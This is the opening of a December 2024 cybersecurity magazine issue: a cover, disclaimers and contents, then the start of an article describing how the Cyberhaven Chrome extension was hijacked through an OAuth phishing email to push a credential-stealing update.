

Simplifying Cyber Security since 2016

HACKERCOOL

December 2024 Edition 7 Issue 12 Learn how Black Hat Hackers hack

**Learn everything about Double
clickjacking attack technique that
affects all browsers and websites
in our newly introduced
feature GRAY**

BLACK HAT HACKING

**How malicious Chrome extensions attack works
and how to stay safe from this attack.**

WHAT'S NEW

Kali Linux 2024.4

VULNERABILITY FOR BEGINNERS

**RSync CVE-2024-12084 and 5 other
vulnerabilities and Ivanti CVE-2025-0282
vulnerability**

Copyright © 2024 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 7 Issue 12

In this Issue,
we have added a new
article feature named
"GRAY"
that brings you the
latest attack techniques
discovered by security
researchers and not yet
used in real-world.

INSIDE

See what our Hackercool Magazine's December 2024 Issue has in store for you.

1. Black Hat Hacking:

Malicious Chrome extensions attack.

2. Vulnerability for beginners:

RSync CVE-2024-12084 and five other vulnerabilities.

3. What's New:

Kali Linux 2024.4

4. Gray:

Double clickjacking attack method.

5. Exploit writing:

Using IF, ELSE and ELIF statements in your exploits.

6. Online Security:

Selling fear: Marketing for cybersecurity products often leaves consumers less secure.

7. Vulnerability for beginners:

Ivanti VPN (Connect Secure, Policy Secure and Neurons) CVE-2025-0282 vulnerability.

Downloads

Other useful resources

Malicious Chrome extensions attack

BLACK HAT HACKING

On Dec 24 2024, an employee of Cyberhaven, a cloud security company that helps businesses protect their data received a mail from Google saying that their chrome extension with the same name as the company “Cyberhaven” violated Google’s policies and was in danger of being removed from the Chrome Web Store.

The employee who also happens to be a Chrome extension developer, clicked on a link in the email that took him to a standard Google authorization flow that requested his permission to add a OAUTH application named “Privacy Policy Extension”. The employee granted the required permission.

As you might have been expected by now, the application he gave permission was actually a tool controlled by a hacker attacker and the Chrome extension developer unknowingly gave the attacker the permissions to upload new Chrome extensions to the Chrome web store.

The hacker then uploaded a malicious version of the chrome extension ‘cyberhaven’ to the Chrome web store. This new extension was designed to steal user passwords, cookies and other information that could enable account take overs.


This attack is named as Malicious Chrome extension attack. In this article, you will learn how this attack works, what is its impact and how to keep yourself and your network safe from this type of attack.

Everyone knows that Google chrome a browser. As of March 2024, Google chrome had over 3.45 billion users worldwide. It has a global market share of 64.86% across all device types. That’s how popular Chrome is.




What are chrome extensions?

Chrome extensions are small software programs that add features to the Google chrome browser. Users can add or change new functionality to the chrome browser with extensions. You can automate some functions, modify behaviors etc. Chrome extensions are built with HTML, JavaScript and CSS.




What is a Chrome Web store?

Chrome web store is Google online store that offers variety of apps, extensions and browser themes to customize Google chrome.



“Our team has confirmed a malicious cyberattack that occurred on Christmas Eve, affecting Cyberhaven's Chrome extension,”

- Howard Ting, CEO CyberHaven.



What is the resource that got exploited in this attack?

It is Google chrome extensions that got exploited by hackers in this campaign. If a malicious ver -sion of the chrome extension gets uploaded to the Chrome web store, it can be downloaded by multiple users. For example, the extension cyberhaven is used by over 4,00,000 customers. Just imagine if even half of the download the malicious version.

This attack campaign targeting Chrome browser extensions compromised 35 extensions exposing over 2.6 million users to data exposure and credential theft.

Malicious Chrome

Hackercool Magazine

Extensions

About the vulnerability


Although hackers are using malicious Chrome extensions here, there is another thing that paved the way for success of this attack. Social engineering and human behavior. Remember that this attack began with a spear phishing email.

How this attack works

This attack begins with a spear phishing email to Chrome extension developers as mentioned at the beginning of this article. The email of the Chrome extension developer is available publicly on the Chrome web store.

"Browser extensions are the soft underbelly of web security,"

– Or Eshed, CEO of LayerX Security.



"Although we tend to think of browser extensions as harmless, in practice, they are frequently granted extensive permissions to sensitive user information such as cookies, access tokens, identity information, and more.

- Or Eshed, CEO of LayerX Security.

The screenshot shows the Chrome Web Store interface. At the top, there's a search bar labeled 'Search extensions and themes'. Below it, the 'Extensions' tab is selected. The main content area displays the details for an extension named 'Hackercool Magazine'. The details include:

- Version:** 2.0.4
- Size:** 2.71MiB
- Developer:** Website, Email (redacted), Non-trader
- Updated:** May 27, 2024
- Languages:** 3 languages
- Flag concern:** A link to report a problem.
- Privacy:** A section indicating that the developer has disclosed that it will not collect or use your data.

